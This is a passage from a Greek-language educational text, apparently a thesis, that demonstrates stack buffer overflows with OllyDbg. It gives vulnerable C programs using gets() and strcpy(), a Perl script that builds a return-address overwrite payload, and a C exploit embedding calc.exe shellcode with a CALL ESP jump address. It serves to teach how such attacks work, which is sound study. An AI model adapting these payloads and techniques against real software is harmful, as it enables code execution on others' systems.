
Εικόνα 13: Segmentation fault του προγράμματος λόγω χρήσης της gets()

Βλέπουμε εδώ πως διακόπηκε η εκτέλεση του προγράμματος αμέσως μόλις δόθηκαν ως είσοδο δεδομένα με μέγεθος πολύ μεγαλύτερο από 5 bytes που είναι το μέγεθος του buffer της συνάρτησης. Θα περιμέναμε πως αυτό θα γινόταν με μόλις 6 χαρακτήρες για παράδειγμα όταν δόθηκε η λέξη unsafe. Για να καταλάβουμε γιατί θα δούμε τι γίνεται με τον Ollydbg.




Εικόνα 14: Επίβλεψη του overflow με το Ollydbg

Η εκτέλεση του προγράμματος έχει σταματήσει πριν την εκτέλεση της gets() και βλέπουμε πώς διαμορφώνεται η στοίβα και ότι για τον buffer[5] έχουν δεσμευθεί 18 bytes. Αυτό γίνεται λόγο του gcc padding. Με τη είσοδο 32 χαρακτήρων 'A' παρατηρούμε τη στοίβα και τους καταχωρητές



Εικόνα 15: Η στοίβα στο Ollydbg πριν το overflow



Εικόνα 16: Οι καταχωρητές στο Ollydbg πριν το overflow

Η διεύθυνση του buffer[5] είναι 24 bytes κάτω από τον EBP και βλέπουμε πως γέμισε με χαρακτήρες 41 που είναι ο ASCII κώδικας για το A. Οι υπόλοιποι χαρακτήρες που περισσεύουν, γέμισαν τις επόμενες διευθύνσεις γράφοντας πάνω στον EBP και αντικαθιστώντας τον. Η υπερχείλιση καταπάτησε και την διεύθυνση επιστροφής RA στην main() και βλέπουμε εδώ την νέα της τιμή 0x41414141. Μετά το τέλος της συνάρτησης η RA θα αντικαταστήσει τον EIP ώστε να συνεχίσει η ροή του προγράμματος από εκεί που είχε μείνει πριν γίνει η κλήση της συνάρτηση. Η τιμή αυτή είναι πλέον 0x41414141 και η διεύθυνση αυτή δεν ανήκει στην περιοχή μνήμης του προγράμματος. Αυτή η προσπάθεια εκτέλεσης κώδικα εκτός της περιοχής μνήμης προκαλεί σφάλμα και την κατάρρευση του προγράμματος.


Είδαμε πως προκαλώντας υπερχείλιση μπορούμε να αντικαταστήσουμε την διεύθυνση επιστροφής. Στο επόμενο παράδειγμα θα δούμε πως μπορούμε να εκμεταλλευτούμε την κατάσταση αυτή και να αλλάξουμε την ροή του προγράμματος εκτελώντας το κομμάτι κώδικα του προγράμματος που επιθυμούμε.

```
#include <stdio.h>

int CheckFunction()
{
   char toCheck[4];
   gets(toCheck);

  printf("You have entered wrong serial. Try again:\n");

 }
void Sucess()
 {
   printf("Success!!!\n");
  }
int main(int argc, char **argv)
 {

  printf("---A small crack-me program---\n");
  printf("------------------------------\n");
  printf("Please enter your serial number:\n");

    int x =CheckFunction();

  return 0;
 }
```

Κώδικας 8: Παράδειγμα 3

Το παράδειγμα αυτό προτρέπει την είσοδο ενός κωδικού χωρίς ποτέ να επιστρέφει επιτυχές αποτέλεσμα. Βλέπουμε πως η συνάρτηση που δηλώνει την επιτυχή είσοδο δε καλείται ποτέ από το πρόγραμμα. Σκοπός μας είναι να αλλάξουμε την ροή του προγράμματος εκτελώντας την συνάρτηση Success(). Με χρήση του Ollydbg θα βρούμε ποιά είναι η διεύθυνσή της και με υπερχείλιση θα την αντιγράψουμε πάνω στην διεύθυνση επιστροφής από την συνάρτηση CheckFunction().

Ανοίγουμε το εκτελέσιμο του προγράμματος με τον Ollydbg :



Εικόνα 17: Παρατήρηση αλλαγή ροής του προγράμματος με το Ollydbg

Στο παράθυρο του κώδικα assembly βλέπουμε πως η διεύθυνση της συνάρτησης Success() είναι 0x004012AF. Σε αυτήν θέλουμε να στρέψουμε την ροή του προγράμματος και για να το πετύχουμε θα προσπαθήσουμε να εκμεταλλευτούμε την ευπαθή gets() της συνάρτησης CheckFunction(). Είδαμε στο προηγούμενο παράδειγμα πως μπορούμε να γράψουμε πάνω στην διεύθυνση επιστροφής και τώρα θα προσπαθήσουμε να περάσουμε την διεύθυνση της συνάρτησης Success() έτσι ώστε μετά το τέλος της CheckFunction() αντί η ροή να επιστρέψει στην main(), να την αναγκάσουμε να επιστρέψει στην διεύθυνση της Success().

Στο παραπάνω σχήμα βλέπουμε την τιμή των καταχωρητών καθώς και τη δομή της στοίβας. Για το char toCheck[4] εχουν δεσμευθεί 4 bytes στην διεύθυνση 0x0022FF44 και βλέπουμε πως ο EBP βρίσκεται 4 bytes χαμηλότερα. Η διεύθυνση επιστροφής στην main() αποθηκεύεται 4 bytes χαμηλότερα από τον EBP στην διεύθυνση 0x0022FF4C η οποία δείχνει την διεύθυνση 0x00401316. Με απλά μαθηματικά καταλαβαίνουμε ότι για να μπορέσουμε να αντικαταστήσουμε την τιμή επιστροφής πρέπει να περάσουμε με την gets() :

4 bytes για το string

4 bytes για τον EBP και

4 bytes με την διεύθυνση της Success()

Η διεύθυνση επιστροφής δε μπορεί να μπει με την μορφή αυτή γιατί δεν θα έχει κανένα νόημα για τον υπολογιστή. Για αυτό θα πρέπει να το μετατρέψουμε από Hex σε symbols και για να το πετύχουμε χρησιμοποιούμε το πολύ απλό script σε perl:


```
#Εμφάνισε στην οθόνη 8 φορές το 'A'
print "A"x8;
# Εμφάνισε στην οθόνη τα τελευταία 3 bytes της διεύθυνσης που θέλουμε
print "\xAF\x12\x40";
```

Κώδικας 9: Μετατροπή από HEX σε symbols με Perl

Βλέπουμε ότι οι χαρακτήρες μπαίνουν με περίεργη σειρά και αυτό οφείλεται στην x86 αρχιτεκτονική που χρησιμοποιεί little-endian byte order, δηλαδή τα δεδομένα γράφονται πρώτα στο least-significant byte.Ας εκτελέσουμε το perl script για να πάρουμε το τελικό string που θα εισάγουμε στο πρόγραμμα:


Εικόνα 18: Το string εισαγωγής

Αντιγράφουμε το αποτέλεσμα ως είσοδο στο πρόγραμμα μας




Εικόνα 19: Εισαγωγή του string

και παρατηρούμε τους καταχωρητές και την δομή της στοίβας στο παράθυρο του Ollydbg:



Εικόνα 20: Οι καταχωρητές και η δομή της στοίβας στο Ollydbg

Η εκτέλεση του προγράμματος έχει σταματήσει αμέσως μετά την gets() και βλέπουμε πως ο EBP περιέχει τώρα τους χαρακτήρες 41414141 και πως 4 bytes χαμηλότερα έχει αποθηκευτεί επιτυχώς η διεύθυνση 0x004012AF. Συνεχίζουμε την εκτέλεση για να δούμε αν θα γίνει επιτυχώς η κλήση της συνάρτησης Success()



Εικόνα 21: Κλήση συνάρτησης success

Βλέπουμε πως καταφέραμε να αλλάξουμε τη ροή του προγράμματος και να εκτελέσουμε το κομμάτι του κώδικα που επιθυμούμε.

3.1.1. Buffer Overflow Exploit

Ένας από τους στόχους του επιτιθέμενου είναι να μπορέσει να ενσωματώσει στον κώδικα που προκαλεί Buffer Overflow, τον κώδικα που αυτός επιθυμεί να εκτελεστεί. Συνύθως αυτό το κομμάτι κώδικα ανοίγει ένα κέλυφος (shell) ωστε να δοθεί έτσι ο έλεγχος του συστήματος στον επιτιθέμενο. Στην περίπτωση όμως του επόμενου παραδείγματος ο στόχος μας είναι να μπορέσουμε να τρέξουμε το calculator.exe των Windows και για να το πετύχουμε θα χρησιμοποιήσουμε την αδυναμία της strcpy. Η συνάρτηση αυτή της βιβλιοθήκης string.h δε χρησιμοποιεί έλεγχο ορίων κατά την αντιγραφή ενός string σε ένα άλλο.


Επίσης, στο παράδειγμα θα χρησιμοποιήσουμε διαφορετικό τρόπο ελέγχου της διεύθυνσης επιστροφής. Χρησιμοποιώντας έναν ειδικά διαμορφωμένο buffer, θα προκαλέσουμε buffer overflow αντιγράφωντας την διεύθυνση επιστροφής, αλλά αυτή τη φορά δε θα στρέψουμε τη ροή του προγράμματος στην διεύθυνση που είναι αποθηκευμένο το κομμάτι του κώδικα που θέλουμε, όπως είδαμε παραπάνω. Αντί αυτού και λόγω του ότι κατά την διαδικασία της

αντιγραφής το shellcode θα μπεί στη στοίβα, θα πηδήξουμε στον ESP και θα εκτελεστεί έτσι ο κώδικας που επιθυμούμε.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv)
{

   char buf[10];
   char shellcode[ ] = "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
                       "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
                       "\x41\x41\x41\x41\x41\x41\x41\x41"
                        //28 xaraktires (\x41 = A) gia na ftasoume ton EIP

                        "\xF0\x69\x83\x7C"
                        // Antikatastasi toy EIP me mia klisi tou esp
                        //pou brisketai stin dieythinsi 0x7C8369F0 sto kernel32.dll

                        "\xeB\x02\xBA\xC7\x93\xBF\x77\xFF\xD2\xCC"
                        "\xE8\xF3\xFF\xFF\xFF\x63\x61\x6C\x63";
                        // 19 bytes gia to shellcode pou ektelei to calc.exe
                        //[http://sebug.net/exploit/18971/]
                        strcpy(buf, shellcode);

   return 0;
}
```

Κώδικας 10: Calculator Exploit

Ας δούμε αναλυτικά το πως σχεδιάστηκε το παραπάνω exploit. Το πρώτο βήμα είναι να βρούμε πόσα bytes χρειαζόμαστε για να αντικαταστήσουμε τον καταχωρητή EIP. Με τον ίδιο τρόπο που περιγράψαμε στα προηγούμενα παραδείγματα βρίσκουμε πως χρειαζόμαστε 28 bytes. Χρησιμοποιώντας την παρακάτω παραλαγή του κώδικα μας, επιβεβαιώνουμε με τον Ollydbg το τι συμβαίνει στη στοίβα.




Εικόνα 22: Αναπαράσταση στοίβας με το Ollydbg για το παράδειγμα με το calculator

Βλέπουμε πως επιτυχώς αντικαταστήσαμε τον καταχωρητή EIP με τους χαρακτήρες B και την μη έγκυρη διεύθυνση επιστροφής 0xBBBB προκαλώντας την κατάρευση του προγράμματος. Για να πετύχουμε την εκτέλεση του calc.exe θα πρέπει να διαμορφώσουμε τον buffer που θα προκαλέσει το overflow με τον παρακάτω τρόπο:

Τα πρώτα 28 bytes θα αποτελούνται από αχρηστες πληροφορίες, τους χαρακτήρες A, που χρησιμοποιούνται για να φτάσουμε στον EIP, τα επόμενα 4 bytes θα περιέχουνε την έγκυρη διεύθυνση που θέλουμε ωστε να πετύχουμε την αλλαγή της ροής του προγράμματος και τέλος τα επόμενα bytes θα περιέχουν τον πραγματικό κώδικα που θέλουμε να εκτελέσουμε. Στο παράθυρο του Ollydbg βλέπουμε πως οι τα bytes του buffer μετά από αυτά που αντικατέστησαν τον EIP, μπήκαν στην στοίβα και βλέπουμε τον καταχωρητή ESP να δείχνει στους χαρακτήρες C (43).


Αυτό που μένει να κάνουμε τώρα είναι να βρούμε μια διεύθυνση που περιέχει μια κλήση του καταχωρητή ESP ώστε να εκτελέσουμε ό,τι θα βρίσκεται εκεί. Για να βρούμε αυτήν την εντολή χρησιμοποιούμε την λειτουργία του Ollydbg View -> Executable Modules με τη οποία βλέπουμε όλα τα εκτελέσιμα modules που τρέχουν μαζί με το παράδειγμά μας. Για το παράδειγμά μας βλέπουμε μόνο τα DLL του συστήματος , kernel32.dll, ntdll.dll και msvcrt.dll και επιλέγουμε το

kernel32.dll στο οποίο με απλή αναζήτησουμε βρίσκουμε την εντολή CALL ESP στη διεύθυνση 0x7C8369F0.



Εικόνα 23: Απεικόνιση στο Ollydbg των Modules που τρέχουν μαζί με το παράδειγμα

Με απλή αναζήτηση στο Internet βρίσκουμε την εκτελέσιμη μορφή του κώδικα που εκτελεί το calc.exe και είμαστε έτοιμη να τρέξουμε τον κώδικά μας. Με τον Ollydbg βλέπουμε :



Εικόνα 24: Απεικόνιση στο Ollydbg της λειτουργίας του calc λόγω αντικατάστασης του EIP

Επιτυχία! Βλέπουμε πως κατά τη διαδικασία της αντιγραφής του shellcode στο buf έχουμε overflow και επιτυχή αντικατάσταση του EIP με την διεύθυνση 0x7C8369F0 που περιέχει την εντολή CALL ESP. Το γεγονός ότι ο κώδικας που εκτελεί το calc.exe μπαίνει στη στοίβα επιτρέπει την επιτυχή εκτέλεση του calculator.

3.2.Buffer Overflow Exploits στον σωρό(Heap) και όχι στην στοίβα(Stack)

